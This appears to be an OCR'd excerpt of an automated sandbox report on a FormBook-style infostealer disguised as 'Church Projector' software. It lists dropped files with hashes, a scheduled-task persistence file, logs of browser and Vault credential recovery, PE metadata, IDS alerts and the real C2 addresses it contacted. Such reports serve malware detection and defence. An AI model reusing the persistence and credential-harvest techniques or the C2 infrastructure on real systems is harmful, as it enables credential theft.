PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpC79C.tmp	
Process:	C:\Users\user\Desktop\MOe7vYpWXW.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1646
Entropy (8bit):	5.174790496967876
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/S7hblNMFp//rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBGYNtn:cbhK79lNQR/rydbz9l3YODOLNdq3Dn
MD5:	5B99F6D4B627EDE77EB3A2697F47588F
SHA1:	7D21684B5720F0AF548CD617C9F509D8ED52EEC3
SHA-256:	7A2D3E8A1BC3C7BA4684A4D4952E48BA1B862FB593AE52DEEC715889F9F6A300
SHA-512:	E34507587B22384FB95EA22C31E18134489FA51CE07E8D8DCD09ADC3085F7AF0C30252BA4919D4261B47B92927030E6374B83E7A457FCA18C14098932EC901FD
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\tmpC79C.tmp

Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\2N30OA8F\2N3logim.jpeg

Process:	C:\Windows\SysWOW64\systray.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	107049
Entropy (8bit):	7.927620380218914
Encrypted:	false
SSDEEP:	1536:CuNRNh72NDGK5MN54KmH5Ev9X9zvEk/G8YqmFUO0HaeFAAY68Q6DFgb7POMwxxTy:vRNQg34KmH5oX9nBYMHRFNY9Q7W+FQy
MD5:	99C123798030364A0AEC905C286707FA
SHA1:	064CFBEB41437AF9BEEBF67593AD860EFA43B4DD
SHA-256:	BC375A8CA5540F30C1474833BE66F35A95560DD4F1DAD279AAF6B6A5F6A0751C
SHA-512:	BF2AD6E06ACA112E007963F7614DBECD86D24B9B344A0B542898DE07BE13CD9E01AC8E9E4E12109D3AAF01129CC3E453E8C59DB43344727FAD0CC7CEBC23E 453
Malicious:	false
Preview:	......JFIF.....`.`.....C.................................. $.' ",#..(7),01444.'9=82<.342...C..........2!.!22222222222222222222222222222222222222222222222222..........".................. ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz... ....?..01KK...lq\....xcS.m..#Hm.....T......<!...wq5...v1.?S.....rHj-.U:...5...........\|..+.......}...<.>...H.......Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S....."SW.^..c......^s........u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L....... .....H.#.|..).?.H.'.|....).?m.....h.t......|4.%...d....

C:\Users\user\AppData\Roaming\2N30OA8F\2N3logrg.ini

Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	2.7883088224543333
Encrypted:	false
SSDEEP:	3:rFGQJhIl:RGQPY
MD5:	4AADF49FED30E4C9B3FE4A3DD6445EBE
SHA1:	1E332822167C6F351B99615EADA2C30A538FF037
SHA-256:	75034BEB7BDED9AEAB5748F4592B9E1419256CAEC474065D43E531EC5CC21C56
SHA-512:	EB5B3908D5E7B43BA02165E092F05578F45F15A148B4C3769036AA542C23A0F7CD2BC2770CF4119A7E437DE3F681D9E398511F69F66824C516D9B451BB95F945
Malicious:	false
Preview:	....C.h.r.o.m.e. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\2N30OA8F\2N3logri.ini

Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXllAGQJhIl:dlIGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\2N30OA8F\2N3logrv.ini

Process:	C:\Windows\SysWOW64\systray.exe
File Type:	data
Category:	dropped
Size (bytes):	210
Entropy (8bit):	3.479443235978293
Encrypted:	false

C:\Users\user\AppData\Roaming\2N30OA8F\2N3logrv.ini	
SSDEEP:	6:tGQPYIlaExGNlGcQga3Of9y96GO4AplI+sEoY:MIlaExGNYvOI6x4AplI0YY
MD5:	F9E6296BDA2724DB6A29D3EF40ECDDBB
SHA1:	2692D62365E154931AD4769E9223A5D8A72508D8
SHA-256:	C9ACD6833AEA14BF802AE636B5D47020B51104689BD18C29897D48A142322467
SHA-512:	FE27B882F6AD2137EAB9D5ED8CD511B4BC367150E8AEB05DF6FA35E211086D279C3F215277AD3AC55B7979D0E216F4FE213939C45183069599E18EF219FCDF3
Malicious:	**true**
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....N.a.m.e.:...M.i.c.r.o.s.o.f.t.A.c.c.o.u.n.t.:.t.a.r.g.e.t.=.S.S.O._.P.O.P._.D.e.v.i.c.e.....I.d.:...0.2.f.s.e.b.u.n.j.f.s.n.l.d.j.q.....A.u.t.:.....P.a.s.s.:.....

C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe	
Process:	C:\Users\user\Desktop\MOe7vYpWXW.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	723456
Entropy (8bit):	7.6736620495204075
Encrypted:	false
SSDEEP:	12288:MuggDj8/IDOKMPxsCfhbdAEOoqJjLzdIhuene2sC3kTGCpQT6i9Y:Zgg3CgOKMsOdAE9qdpfppTGCGx
MD5:	106ADA585DF884B13CD6A8A71E404C78
SHA1:	470E8DD108972FE65C027B9D4856AA365B69FD9E
SHA-256:	612D1888D98714893E69C4649A46A990C9C26367834D5BE5AFC05DF15E913572
SHA-512:	AA354154C552B5EA442A980A00ABD64691CAF30C73BC5BFC97846C0AD394CE4E829308B99642D09AD9D2843FEDA689770614116092210541655B66AAFC2DEFB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....-.`.....P.....J..... .....@.. .....`..... ..@.....O.....4F.....@..... ....H.....text..... ....`.rsrc...4F.....H.....@..@.rel oc.....@.....@..B.....H.....,n...m.....0.....(....(.....(.....o.....*.....(.....(!.....("......(#.....($....*N..(....o.... (%....*&..(&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0.. <.....~.....(2.....,!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Roaming\fendlKCsOIoiN.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\MOe7vYpWXW.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.6736620495204075
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	MOe7vYpWXW.exe
File size:	723456
MD5:	106ada585df884b13cd6a8a71e404c78
SHA1:	470e8dd108972fe65c027b9d4856aa365b69fd9e

General

SHA256:	612d1888d98714893e69c4649a46a990c9c26367834d5b e5afc05df15e913572
SHA512:	aa354154c552b5ea442a980a00abd64691caf30c73bc5b c97846c0ad394ce4e829308b99642d09ad9d2843feda68 97706141160922105416 55b66aafc2defb2
SSDEEP:	12288:MuggDj8/IDOKMPxsCfhbdAEOoqJjLzdIhuene2s C3kTGCpQT6i9Y:Zgg3CgOKMsOdAE9qdpfppTGCGx
File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.......PE..L.... -.`..............P......J........... ........@.. .......................`........... .@................................

File Icon

	
Icon Hash:	dcb29292c8ccf6c8

Static PE Info

General

Entrypoint:	0x4adcf2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60912D04 [Tue May 4 11:16:20 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xadca0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xae000	0x4634	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xabcf8	0xabe00	False	0.810119318182	data	7.671926204	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xae000	0x4634	0x4800	False	0.931749131944	data	7.81631850539	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xae0e8	0x4197	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xb2280	0x14	data		
RT_VERSION	0xb2294	0x3a0	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Felix Jeyareuben 2012
Assembly Version	2.0.0.0
InternalName	FixupHolderList.exe
FileVersion	2.0
CompanyName	www.churchsw.org
LegalTrademarks	Church Software


Description	Data
Comments	
ProductName	Church Projector
ProductVersion	2.0
FileDescription	Church Projector
OriginalFilename	FixupHolderList.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:26:38.441805	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49771	23.227.38.74	192.168.2.4
05/04/21-18:26:58.784266	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
05/04/21-18:26:58.784266	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
05/04/21-18:26:58.784266	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49774	80	192.168.2.4	34.102.136.180
05/04/21-18:26:58.988283	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49774	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:25:55.860924959 CEST	49766	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:56.066680908 CEST	80	49766	98.124.204.16	192.168.2.4
May 4, 2021 18:25:56.068685055 CEST	49766	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:56.068957090 CEST	49766	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:56.273757935 CEST	80	49766	98.124.204.16	192.168.2.4
May 4, 2021 18:25:56.273776054 CEST	80	49766	98.124.204.16	192.168.2.4
May 4, 2021 18:25:56.273783922 CEST	80	49766	98.124.204.16	192.168.2.4
May 4, 2021 18:25:56.274188042 CEST	49766	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:56.274476051 CEST	49766	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:56.480772972 CEST	80	49766	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.325756073 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.525676966 CEST	80	49767	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.525785923 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.525996923 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.526055098 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.527476072 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.726039886 CEST	80	49767	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.727118969 CEST	80	49767	98.124.204.16	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:25:58.727152109 CEST	80	49767	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.727169037 CEST	80	49767	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.727297068 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.727335930 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.727340937 CEST	49767	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.728058100 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.728199959 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.730639935 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:58.931567907 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:58.931777000 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.031932116 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.032102108 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.133275032 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.133295059 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.133409977 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.234391928 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.234544039 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.334110975 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.334145069 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.334170103 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.334192038 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.334376097 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.334431887 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.437459946 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.437489033 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.437772989 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535094023 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535275936 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535295963 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535315990 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535326958 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535341978 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535356998 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535365105 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535409927 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535425901 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535573006 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535592079 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.535623074 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.535636902 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.638688087 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.638722897 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.638734102 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.638820887 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.638847113 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.638859034 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.638906956 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.639204979 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.639225960 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.639238119 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.639287949 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.639370918 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.639427900 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736072063 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736098051 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736252069 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736321926 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736499071 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736519098 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736532927 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736548901 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736562967 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736579895 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.736598969 CEST	49768	80	192.168.2.4	98.124.204.16

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:25:59.736609936 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736620903 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736632109 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736704111 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.736716986 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.839694977 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.839714050 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.839725971 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.839735985 CEST	80	49768	98.124.204.16	192.168.2.4
May 4, 2021 18:25:59.839822054 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.839860916 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.839867115 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:25:59.839915991 CEST	49768	80	192.168.2.4	98.124.204.16
May 4, 2021 18:26:38.229577065 CEST	49771	80	192.168.2.4	23.227.38.74
May 4, 2021 18:26:38.271182060 CEST	80	49771	23.227.38.74	192.168.2.4
May 4, 2021 18:26:38.271284103 CEST	49771	80	192.168.2.4	23.227.38.74
May 4, 2021 18:26:38.271478891 CEST	49771	80	192.168.2.4	23.227.38.74
May 4, 2021 18:26:38.312884092 CEST	80	49771	23.227.38.74	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:24:38.471919060 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:38.477217913 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 18:24:38.523338079 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 18:24:39.562398911 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:39.613107920 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 18:24:39.869441032 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:39.928282976 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 18:24:40.675844908 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:40.726602077 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 18:24:42.310075998 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:42.361793995 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 18:24:43.183492899 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:43.232547998 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 18:24:44.644649029 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:44.704513073 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 18:24:45.628304958 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:45.681657076 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 18:24:46.782290936 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:46.833488941 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 18:24:48.011687994 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:48.060282946 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 18:24:48.878825903 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:48.931819916 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 18:24:50.086416960 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:50.136336088 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 18:24:51.086920023 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:51.139964104 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 18:24:51.994873047 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 18:24:52.043493986 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 18:24:52.801942110 CEST	56534	53	192.168.2.4	8.8.8.8
